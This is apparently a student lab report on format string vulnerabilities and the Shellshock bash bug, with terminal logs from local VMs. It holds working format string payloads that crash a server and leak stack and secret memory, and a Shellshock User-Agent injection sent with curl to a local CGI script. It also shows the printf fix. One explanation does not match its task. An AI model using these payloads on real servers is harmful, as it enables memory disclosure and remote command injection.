


Name: Bharath Karumudi
Lab: Format String Vulnerability and Shell Shock Attack


Part 1: The format string vulnerability

Task 1: The vulnerable program




Observation: Created a local NAT network and booted two different VMs and allocated two different IPs, 10.0.2.4 for server and 10.0.2.15 for Client. The program server was compiled and executed with sudo on server side. On client side, started the netcat on server port 9090. When typed a "Test Message" it appeared on the Server side.

Explanation: Both the VMs are created in NAT network, so they can talk each other. The client will be sending the UDP packets to the server side. The server side program is reading the buffer and printing.

[illegible]

Question 1: What are the memory addresses at the locations marked by 1,2,3: bffff074, bffff08c, bffff0d0
Question 2: What is the distance between the locations marked by 1,3: 5C (92). (Used: [Calculator](#)).

Task 3: Crash the program



```
[10/26/19]seed@VM:~/.../Lab4$ ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbfffe670
Test Message
The value of the 'target' variable (after): 0x11223344
The address of the 'msg' argument: 0xbfffe670
Segmentation fault
[10/26/19]seed@VM:~/.../Lab4$
```


```
[10/26/19]seed@VM:~/.../Lab4$ nc -u 10.0.2.4 9090
%s%s%s
```

Observation: Sent four %s format specifier as buffer input and the program crashed with Segmentation fault.

Explanation: The input was given as format specifier %s, so the program treats the obtained value as address and starts printing the data from the address. But the accessing data might be illegal – protected memory, Null pointers, virtual addresses etc. When accessed such addresses, the program will crash.

Task 4: Print Out the Server Program's Memory

4A: Stack Data:




```
[11/02/19]seed@VM:~/.../Lab4$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff090
The value of the 'target' variable (after): 0x11223344
The address of the 'msg' argument: 0xbffff090
0xbffff090
The value of the 'target' variable (after): 0x11223344
The address of the 'msg' argument: 0xbffff090
hello-bffff090-b7fba000-804871b-3-hello-%x-%x-%x-%s
The value of the 'target' variable (after): 0x11223344

[11/02/19]seed@VM:~/.../Lab4$ nc -u 10.0.2.4 9090
%x
hello-%x-%x-%x-%x-%s
```

Observation: When tried with 1 %x, we can get the address that stored from the stack.

Explanation: When we gave one %x as format specifier, it returned the address from the stack where the pointer is.

4B: Heap Data:



```
[11/01/19]seed@VM:~/.../Lab4$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff090
0xbffff090-b7fba000-804871b-3-bffff0d0-bffff6b8-804872d-bffff0d0-bffff6a
8-10-804864c-b7e1b2cd-b7fdb629-10-3-82230002-0-0-0-be0002-1-b7ffff000-b7f
ff020--A secret message
The value of the 'target' variable (after): 0x11223344

[11/01/19]seed@VM:~/.../Lab4$ ^C
[11/01/19]seed@VM:~/.../Lab4$ echo $(printf "\xc0\x87\x04\x08")%x-%x-%
x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%s > 4B
input
[11/01/19]seed@VM:~/.../Lab4$ nc -u 10.0.2.4 9090 < 4B_input
```

Observation: Created the binary input with the secret address and by *trial and error* with 24 format specifiers, so I used 23 %x and then with %s to print the string. When gave the input to the server program, the secret message was printed at the server side.

Explanation: The new modified value is 0x00000099 which is equivalent to 153. Because 153 characters has been printed before %n. So when printf() see the %n, it modified with that value.


[illegible]

Explanation: By end of %x format specifiers, printf () has already printed 203 characters and then adding 1077 which is total of 1280 and is equivalent to 0x00000500 in hexadecimal and the %n updated that target variable with the number of character printed.

[illegible]

Observation: Created a format specifier input with binary address of target variable and then format specifiers. When gave the input to the buffer of server program, the target variable value was changed from 0x11223344 to 0xff990000.

Task 6: Inject Malicious Code into the Server Program



Task 8: Fixing the Problem

```
[11/01/19]seed@VM:~/.../Lab4$ ls -lrt
total 16
-rw-rw-r-- 1 seed seed 1559 Oct 26 17:02 server.c
-rwxrwxr-x 1 seed seed 7752 Oct 30 20:51 server
-rw-rw-r-- 1 seed seed 19 Oct 31 23:37 peda-session-server.txt
[11/01/19]seed@VM:~/.../Lab4$ cp server.c server2.c
[11/01/19]seed@VM:~/.../Lab4$ gcc -z execstack -o server2 server2.c
gcc: error: server2: No such file or directory
[11/01/19]seed@VM:~/.../Lab4$ gcc -z execstack -o server2 server2.c
server2.c: In function 'myprintf':
server2.c:17:5: warning: format not a string literal and no format arguments [-Wformat-security]
    printf(msg);
    ^~~~~~
[11/01/19]seed@VM:~/.../Lab4$ vi server2.c
[11/01/19]seed@VM:~/.../Lab4$ gcc -z execstack -o server2 server2.c
[11/01/19]seed@VM:~/.../Lab4$
```

No security warning now

```
total 16
-rw-rw-r-- 1 seed seed 1559 Oct 26 17:02 server.c
-rwxrwxr-x 1 seed seed 7752 Oct 30 20:51 server
-rw-rw-r-- 1 seed seed 19 Oct 31 23:37 peda-session-server.txt
[11/01/19]seed@VM:~/.../Lab4$ cp server.c server2.c
[11/01/19]seed@VM:~/.../Lab4$ gcc -z execstack -o server2 server2.c
gcc: error: server2: No such file or directory
[11/01/19]seed@VM:~/.../Lab4$ gcc -z execstack -o server2 server2.c
server2.c: In function 'myprintf':
server2.c:17:5: warning: format not a string literal and no format arguments [-Wformat-security]
    printf(msg);
    ^~~~~~
[11/01/19]seed@VM:~/.../Lab4$ vi server2.c
[11/01/19]seed@VM:~/.../Lab4$ gcc -z execstack -o server2 server2.c
[11/01/19]seed@VM:~/.../Lab4$ sudo ./server2
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff090
hello
The value of the 'target' variable (after): 0x11223344
The address of the 'msg' argument: 0xbffff090
hello %x-%x-%x-%x-%x-%x-%s
The value of the 'target' variable (after): 0x11223344
```

This time printed as is.


```
[11/01/19]seed@VM:~/.../Lab4$ nc -u 10.0.2.4 9090
hello
hello %x-%x-%x-%x-%x-%x-%s
```

Observation: Fixed the warning message by modifying the program `printf("%s", msg);`, to avoid the format string vulnerability. When compiled the program to `server2`, this time the gcc didn't have any security warning. Also, when tried to attack, to print the format string, the server printed the given message as is. So, attack failed.

Explanation: The bug here is not using the format specifier in the `printf()` statement, as not we are considering the input `msg` as string and printing as string, it will just print the `msg` content as is. By this, format string vulnerability has been addressed and the attacks are failed.

Part 2: Shellshock

Task 1: Experimenting with Bash Function





```
[10/26/19]seed@VM:~$ cd Documents/Lab4/ShellShock/
[10/26/19]seed@VM:~/.../ShellShock$ foo='() { echo "Sample Message"; }; echo "extra";'
[10/26/19]seed@VM:~/.../ShellShock$ echo $foo
() { echo "Sample Message"; }; echo "extra";
[10/26/19]seed@VM:~/.../ShellShock$ export foo
[10/26/19]seed@VM:~/.../ShellShock$ /bin/bash
[10/26/19]seed@VM:~/.../ShellShock$ echo $foo
() { echo "Sample Message"; }; echo "extra";
[10/26/19]seed@VM:~/.../ShellShock$ declare -f foo
[10/26/19]seed@VM:~/.../ShellShock$
[10/26/19]seed@VM:~/.../ShellShock$

[10/26/19]seed@VM:~/.../ShellShock$ /bin/bash_shellshock
[10/26/19]seed@VM:~/.../ShellShock$ foo='() { echo "Sample Message"; }; echo "extra";'
[10/26/19]seed@VM:~/.../ShellShock$ echo $foo
() { echo "Sample Message"; }; echo "extra";
[10/26/19]seed@VM:~/.../ShellShock$ export foo
[10/26/19]seed@VM:~/.../ShellShock$ /bin/bash_shellshock
extra
[10/26/19]seed@VM:~/.../ShellShock$ declare -f foo
foo ()
{
    echo "Sample Message"
}
[10/26/19]seed@VM:~/.../ShellShock$
```

Observation: Created a variable `foo` with the definition as shown in both patched bash (first one) and also in unpatched bash shell (second image). When exported the variable for child shell, the patched bash showed the value of the variable as is. Whereas, in the unpatched one, the variable is parsed as function and the additional echo statement “extra” was executed.

Explanation: This behavior is due to the shellshock vulnerability in the bash shell, where it parses the variable when declared in that specific format, which was patched later.


Task 2: Setting up CGI programs



Observation: Created program called “myprog.cgi” with unpatched bash version (`/bin/bash_shellshock`) and when invoked from either browser or curl, the script was executed and displayed the “Hello World” message.

Explanation: We just invoked the cgi program and the web server executed it. But using this we will do the exploits in the next tasks. (This task is executed from same computer, so used `localhost`).

Task 3: Passing Data to Bash via Environment Variable




The screenshot shows a terminal window titled "/bin/bash" with a subtitle "/bin/bash 93x23". The terminal displays the following commands and output:

```
[10/26/19]seed@VM:~/.../ShellShock$  
[10/26/19]seed@VM:~/.../ShellShock$ curl -A "() { echo 'This msg is from user';}; echo Contenttype: text/plain;" http://localhost/cgi-bin/myprog_env.cgi  
***** Environment Variables *****  
HTTP_HOST=localhost  
HTTP_USER_AGENT=() { echo 'This msg is from user';}; echo Contenttype: text/plain;  
HTTP_ACCEPT=/*/*  
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin  
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>  
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)  
SERVER_NAME=localhost  
SERVER_ADDR=127.0.0.1  
SERVER_PORT=80  
REMOTE_ADDR=127.0.0.1  
DOCUMENT_ROOT=/var/www/html  
REQUEST_SCHEME=http  
CONTEXT_PREFIX=/cgi-bin/  
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/  
SERVER_ADMIN=webmaster@localhost  
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog_env.cgi  
REMOTE_PORT=47802  
GATEWAY_INTERFACE=CGI/1.1
```

Observation: Created a new shell program called “myprog_env.cgi” and copied to /usr/lib/cgi-bin/ directory with root as owner and with 755 permissions. When called the cgi program through curl with custom user agent string, I can see the custom string in environment variables under HTTP_USER_AGENT.

